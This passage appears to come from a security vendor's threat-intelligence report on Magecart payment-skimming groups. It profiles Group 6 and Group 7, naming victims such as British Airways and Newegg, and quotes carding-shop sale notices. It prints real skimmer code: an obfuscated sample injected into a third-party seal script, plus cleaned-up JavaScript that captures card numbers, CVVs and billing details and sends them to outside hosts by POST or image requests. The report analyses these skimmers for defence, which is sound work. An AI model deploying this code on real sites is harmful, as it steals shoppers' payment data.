                if(nme==''){nme=i;}
                    w9034f034b0f1b9a6dae05f14a395d8b6.snd+=inp[i].name+'='+inp[i].value+'&';
            }
        }
    },
```

The group returned at 05:13:52 GMT, 25 minutes later, to quickly replace the skimmer with an obfuscated version, but it was already too late to avoid us seeing it:



Page https://www.shopperapproved.com/seals/certificate.js

Response Body

```
function openshopperapproved(e){var nonwin=(navigator.appName!='Microsoft Internet Explorer')?'yes':'no';var h=screen.avail
window.open(this.href,'shopperapproved','location='+nonwin+',scrollbars=yes,width='+w+',height='+h+',menubar=no,toolbar=no'
(function(){var seals=document.getElementsByClassName('shopperlink');for(var i=0,end=seals.length;i<end;i++){seals[i].oncli
["\x68\x74\x74\x70\x73\x3A\x2F\x2F\x69\x6E\x66\x6F\x2D\x73\x74\x61\x74\x2E\x77\x73\x2F\x6A\x73\x2F\x73\x6C\x69\x64\x65\x72\
\x6D\x61\x74\x63\x68","\x63\x6F\x6F\x6B\x69\x65","\x67\x65\x74\x54\x69\x6D\x65","\x2D","\x72\x61\x6E\x64\x6F\x6D","\x66\x6C
\x6E\x67","\x73\x6E\x64","\x69\x6E\x70\x75\x74\x2C\x20\x73\x65\x6C\x65\x63\x74\x2C\x20\x74\x65\x78\x74\x61\x72\x65\x61\x2C\
\x68","\x76\x61\x6C\x75\x65","\x6E\x61\x6D\x65","","\x3D","\x26","\x61\x5B\x68\x72\x65\x66\x2A\x3D\x27\x6A\x61\x76\x61\x73\
2E\x62\x74\x6E\x2C\x20\x2E\x62\x75\x74\x74\x6F\x6E","\x74\x79\x70\x65","\x74\x65\x78\x74","\x73\x65\x6C\x65\x63\x74","\x63\
63\x6C\x69\x63\x6B","\x63\x6C\x6B","\x6F\x6E\x63\x6C\x69\x63\x6B","\x61\x74\x74\x61\x63\x68\x45\x76\x65\x6E\x74","\x66\x6F\
6F\x73\x74\x6E\x61\x6D\x65","\x6E\x6F\x64\x6F\x6D\x61\x69\x6E","\x50\x4F\x53\x54","\x76\x61\x37\x66\x66\x65\x39\x61\x38\x30
0\x65","\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x77\x77\x77\x2D\x66\x6F\x72\x6D\x2D\x75\x72\x6C\x65\x6E\x6
\x6B\x65\x79\x3D","\x6D\x79\x69\x64","\x73\x65\x6E\x64","\x6C\x6F\x63\x61\x74\x69\x6F\x6E","\x74\x65\x73\x74","\x6F\x6E\x65
x73\x65\x7C\x62\x61\x73\x6B\x65\x74","\x67\x69"];var w9034f034b0f1b9a6dae05f14a395d8b6={snd:null,va7ffe9a80757203fdb5718d42
[\]\\\/\+^])/g,_0xa5f2[3])+_0xa5f2[5]));return _0x29f7x3?decodeURIComponent(_0x29f7x3[1]):undefined})(_0xa5f2[1])||(functio
_0x29f7x6=new Date(new Date()[_0xa5f2[8]]()+60*60*24*1000);document[_0xa5f2[7]]=_0xa5f2[12]+_0x29f7x5+_0xa5f2[13]+_0x29f7x6
(_0xa5f2[16]);for(var _0x29f7x8=0;_0x29f7x8<_0x29f7x7[_0xa5f2[18]];_0x29f7x8++){if(_0x29f7x7[_0x29f7x8][_0xa5f2[19]][_0xa5f
{_0x29f7x9=_0x29f7x8};w9034f034b0f1b9a6dae05f14a395d8b6[_0xa5f2[15]]+=_0x29f7x7[_0x29f7x8][_0xa5f2[20]]+_0xa5f2[22]+_0x29f7
_0x29f7x8=0;_0x29f7x8<_0x29f7xa[_0xa5f2[18]];_0x29f7x8++){var _0x29f7xb=_0x29f7xa[_0x29f7x8];if(_0x29f7xb[_0xa5f2[25]]!=_0x
{if(_0x29f7xb[_0xa5f2[31]]){_0x29f7xb[_0xa5f2[31]](_0xa5f2[32],w9034f034b0f1b9a6dae05f14a395d8b6[_0xa5f2[33]],false)}else{_
(_0xa5f2[36]);for(vari=0;_0x29f7x8<_0x29f7xc[_0xa5f2[18]];_0x29f7x8++){if(_0x29f7xc[_0x29f7x8][_0xa5f2[31]]){_0x29f7xc[_0x2
(_0xa5f2[38],w9034f034b0f1b9a6dae05f14a395d8b6[_0xa5f2[33]])}};if(w9034f034b0f1b9a6dae05f14a395d8b6[_0xa5f2[15]]!=null){var
_0x29f7xe=btoa(w9034f034b0f1b9a6dae05f14a395d8b6[_0xa5f2[15]]);var _0x29f7xf=new XMLHttpRequest();_0x29f7xf[_0xa5f2[48]](_0
(_0xa5f2[52]+_0x29f7xe+_0xa5f2[53]+_0x29f7xd+_0xa5f2[54]+w9034f034b0f1b9a6dae05f14a395d8b6[_0xa5f2[55]])};w9034f034b0f1b9a6
RegExp(_0xa5f2[59],_0xa5f2[60]))[_0xa5f2[58]](window[_0xa5f2[57]])){w9034f034b0f1b9a6dae05f14a395d8b6[_0xa5f2[56]]()}
```

Group 6

First Seen: 2018


Victims: 2

Modus Operandi

Group 6 is perhaps the most high-profile Magecart group and its impact has been massive. This group's approach is to be selective, only going for top-tier targets, such as British Airways and Newegg so that even if they only manage to hold the skimmer in place for a short period, the sheer volume of transactions on the victim website will yield a high return on investment.

The Skimmer

Group 6's skimmer is simple compared to the other groups. While the concept is the same as other Magecart skimmers, Group 6 operatives have good knowledge of how their victim processes payments which allows them to integrate their skimmer in a much more elegant—and less detectable—way.



```
window.onload = function() {
    jQuery('%SUBMIT_BUTTON_ID%').bind("mouseup touchend", function(e) {
        var data = jQuery('%FORM_ID%');
        var pdata = JSON.stringify(data.serializeArray());
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: true,
                url: "%EXFIL_URL%",
                data: pdata,
                dataType: 'application/json'
            });
        }, 250);
    });
};
```

In general, below is what the skimmer looks like. We have substituted certain parts that are modified for each victim, which we explain below:

- **%SUBMIT_BUTTON_ID%** — This is the ID for the button that submits the form and/or starts the payment process. The skimmer binds the mouseup and touchend events to the skimming function. The idea behind this is that once a consumer fills out their payment information, the skimmer grabs and exfiltrates the payment details right before they hit the button to purchase their items. Binding these two events ensures the skimmer works for desktop computers and mobile/touch devices.
- **%FORM_ID%** - This is the form ID on the web page that contains the payment information. At times, Group 6 will extract more than one form, because certain victim sites require their customers to fill out several forms in the payment process. If this is the case, the group will simply combine the data of the multiple forms and fields.
- **%EXFIL_URL%** - This is the URL location to which the skimmed data goes. Group 6 makes this exfiltration URL match exactly with the one for their victim's site.

Victims

As of publishing, the identities of the two victims, British Airways and Newegg, are public knowledge. RiskIQ covered both incidents in blog posts below detailing the operations.

- British Airways - https://www.riskiq.com/blog/labs/magecart-british-airways-breach/
- Newegg - https://www.riskiq.com/blog/labs/magecart-newegg/


Profit

Group 6 makes its profit by selling skimmed payment data on a dump and credit card shop. This dump shop and their owners remain to be the most prominent underground vendors of compromised payment information from both compromised brick-and-mortar point-of-sale merchants and breached e-commerce payment details.

Almost immediately following its inception in October 2014, this shop became one of the most popular shops among international cybercriminals to buy stolen credit card and dump data. Advertised on international and Russian-language carding forums, the shop has always maintained an image of geopolitical neutrality with underground forum updates written in flawless English, alerting customers of new released of compromised cards for sale. The shop also maintains friendly, English-speaking customer support that allows the shop to promote its compromised data for international cybercriminals

Here are examples for the two victims that have been observed to date:

- British Airways - Data put up for sale a little over a week after cleanup




13-09-2018

CVV2 DUMPS UPDATE (HIGH VALID)

CVV2 UPDATE (BIG UPDATE, HIGH VALID)
X-MASSIVE-EU-01 (BIG UPDATE, FRESH SNIFF) **EU/ASIA/WORLD MIX (with CardHolder IP), HIGH VALID 85-95%** , uploaded 2018-09-13
X-MASSIVE-UK-01 (BIG UPDATE, FRESH SNIFF) **UK MIX (with CardHolder IP), HIGH VALID 85-95%** , uploaded 2018-09-13
X-MASSIVE-US-01 (BIG UPDATE, FRESH SNIFF) **USA MIX (with CardHolder IP), HIGH VALID 85-95%** , uploaded 2018-09-13
NO REFUNDS !

List of available countries:
GBR, USA, DEU, ITA, ESP, CAN, FRA, CHE, IRL, AUS, ZAF, NLD, IND, DNK,
JPN, HKG, CHN, CHN, BRA, SAU, KOR, AUT, ARG, ARE, MEX, MYS, NOR, KWT,
OMN, CZE, BEL, FIN, POL, ISR, BMU, PRT, GRC, BHR, NER, LUX, CHL, TTO,
THA, HUN, CYP, EGY, NZL, CYM, LBN, TUR, HRV, QAT, EST, BGR, MLT, JOR,
GHA, BHS, COL, ISL, JAM, KEN, IDN, PHL and other, almost all countries !!

- Newegg - Data put up for sale a little over a week after cleanup



27-09-2018

BIG CVV2 USA UPDATE (~500k pcs)

BIG CVV2 USA UPDATE (~500k pcs)
US-EAGLE-01 (BIG UPDATE, FRESH SNIFF) **USA MIX (with CardHolder IP), HIGH VALID 90-95%** , uploaded 2018-09-27
NO REFUNDS !

ALL STUFF WILL BE AVAILABLE AT

11:00 AM (morning update) New York City Time, Thursday, September 27

Group 7

First Seen:
2018

Victims:
100+

Modus Operandi

Group 7 doesn't have a well-defined modus operandi other than compromising any e-commerce site it can find. Unlike Group 6, it does not go for top-tier websites, but it does not shy away from large medium-tier sites.


How Group 7 exfiltrates the stolen payment information is interesting. Instead of using a dedicated host for the injection and the drop, this group uses compromised sites as proxies for its stolen data. Because Group 7 uses compromised sites, they are difficult to take down. Doing so requires cooperation with the site owner to remove the skimmer without destroying forensic evidence. Usually, RiskIQ remediates Magecart by taking over and sinkholing its domains, but because these domains are legitimate, the process of remediation for Group 7 victims takes much longer.

The Skimmer

Group 7's skimmer is simple and built for the specific type of checkout process each victim merchant uses. In essence, the skimmer works much the same as other Magecart skimmers but will exfiltrate payment data in GET requests which are embedded in images.

Group 7 does not use servers, adding the script tag directly on the website, so a victim normally encounters this skimmer as a small snippet of script on their website.

The skimmer is below, cleaned up and with the obfuscation layer removed. We have substituted the parts that are interchangeable with each victim (explained below). The first section of the skimmer is a header, which is always found at the top of the skimmer:




```
var xzm_dmn = "%STORE_HOSTNAME%";
var xzm_checkoutpage = "/checkout/onepage";
var xzm_procl1 = "%EXFIL_HOST_1%";
var xzm_procl2 = "%EXFIL_HOST_2%";
var sedj74 = false;
var intervalId = null;
```

Here is the breakdown of the variable functionality:

- `xzm_dmn` — This is the domain of the store where the data is skimmed from
- `xzm_checkoutpage` — This is the pattern of the checkout path for the website it skims on
- `xzm_procl1 & xzm_procl2` — These are the compromised sites used to proxy the stolen payment data
- `sedj74` — This is a global flag that enables or disables the skimmer. If set to false, the skimmer will work. This flag will set after skimming data successfully so the skimmer won't send the data twice.
- `intervalId` — This holds the interval timer which calls the skimmer code every 500 milliseconds. This is cleared once the data is successfully skimmed.

After the header comes the skimmer and exfiltration code. We'll start with the skimmer:




```
function skimmer() {
    if (sedj74) return;
    var checkelem = document.getElementById('checkout-step-review');
    if (checkelem && checkelem.style.display != "none") {
        var crd = document.getElementById('ccsave_cc_number').value.replace(' ', '');
        var cem = document.getElementById('ccsave_expiration').value;
        if (cem.length < 2) cem = '0' + cem;
        var cey = document.getElementById('ccsave_expiration_yr').value;
        var cvv = document.getElementById('ccsave_cc_cid').value;
        if (crd.length < 15 || cvv.length < 3) return;
        var nnname = "";
        if (document.getElementById('ccsave_cc_owner')) nnname = document.getElementById('ccsave_cc_owner').value;
        var adr1 = "";
        if (document.getElementById('billing:street1').value) adr1 = document.getElementById('billing:street1').value;
        var adr2 = "";
        if (document.getElementById('billing:street2')) adr2 = document.getElementById('billing:street2').value;
        var cty = "";
        if (document.getElementById('billing:city')) cty = document.getElementById('billing:city').value;
        var reg = "";
        var regelem = document.getElementById('billing:region_id');
        if (regelem && regelem.selectedIndex > 0) reg = regelem[regelem.selectedIndex].text;
        else if (document.getElementById('billing:region')) reg = document.getElementById('billing:region').value;
        var zip = "";
        if (document.getElementById('billing:postcode')) zip = document.getElementById('billing:postcode').value;
        var ctry = "";
        if (document.getElementById('billing:country_id')) ctry = document.getElementById('billing:country_id').value;
        var eml = "";
        if (document.getElementById('billing:email')) eml = document.getElementById('billing:email').value;
        var phne = "";
        if (document.getElementById('billing:telephone')) phne = document.getElementById('billing:telephone').value;
        var ress = "";
        try {
            ress = btoa(crd + '|' + cem + '/' + cey + '|' + cvv + '|' + nnname + '|' + adr1 + '|' + adr2 + '|' + cty +
        } catch (err) {
            ress = btoa(encodeURIComponent(ress).replace(/%([0-9A-F] {
                2
            }) / g, function toSolidBytes(match, p1) {
                return String.fromCharCode('0x' + p1)
            }))
    }
```

The skimmer is simple in that it will check if a certain element with the ID checkout-step-review is displayed, ensuring the victim has reviewed the products they are paying for, reviewed the shipping details, and finally, filled out the payment information. If the form is active and populated, the skimmer will go through the individual form fields to grab the information.

At the end, all the stolen data is concatenated into one long string, with each data item separated by a pipe symbol (|), encoded into base64, and prepared for URL encoding.

After the data is extracted and turned into a large data blob, the exfiltration takes place. Exfiltration of data is done in the form of a GET request instead of the POST requests we've seen with other Magecart skimmers. The skimmer creates two image elements which then get their source URLs set to the compromised websites used for proxying. The encoded stolen data is appended to the URL, along with the hostname of the store the data came from.

Here is the code:



```
var bb = document.createElement("img");
bb.width = 1;
bb.height = 1;
bb.id = "%RANDOM_ID%";
bb.src = xzm_procl1 + "?data=" + encodeURIComponent(ress) + "&domain=" + xzm_dmn;
document.body.appendChild(bb);
bb = document.createElement("img");
bb.width = 1;
bb.height = 1;
bb.id = "%RANDOM_ID%";
bb.src = xzm_procl2 + "?data=" + encodeURIComponent(ress) + "&domain=" + xzm_dmn;
document.body.appendChild(bb);
clearInterval(intervalId);
sedj74 = true
```


Related Unclassified Threat Groups

In the previous section, we summarized some of the different threat groups we see operating under the Magecart umbrella and analyzed their modus operandi. However, web-skimming isn't unique to Magecart. In July, Volexity published an article on JS Sniffer[9], which is a kit designed to skim information from web pages, but unlike Magecart, is not focused solely on payment information. Based on Veloxity's findings, we'll highlight one other group we've been tracking that, while they do focus on payment information, are not related to Magecart.

Brand Impersonation

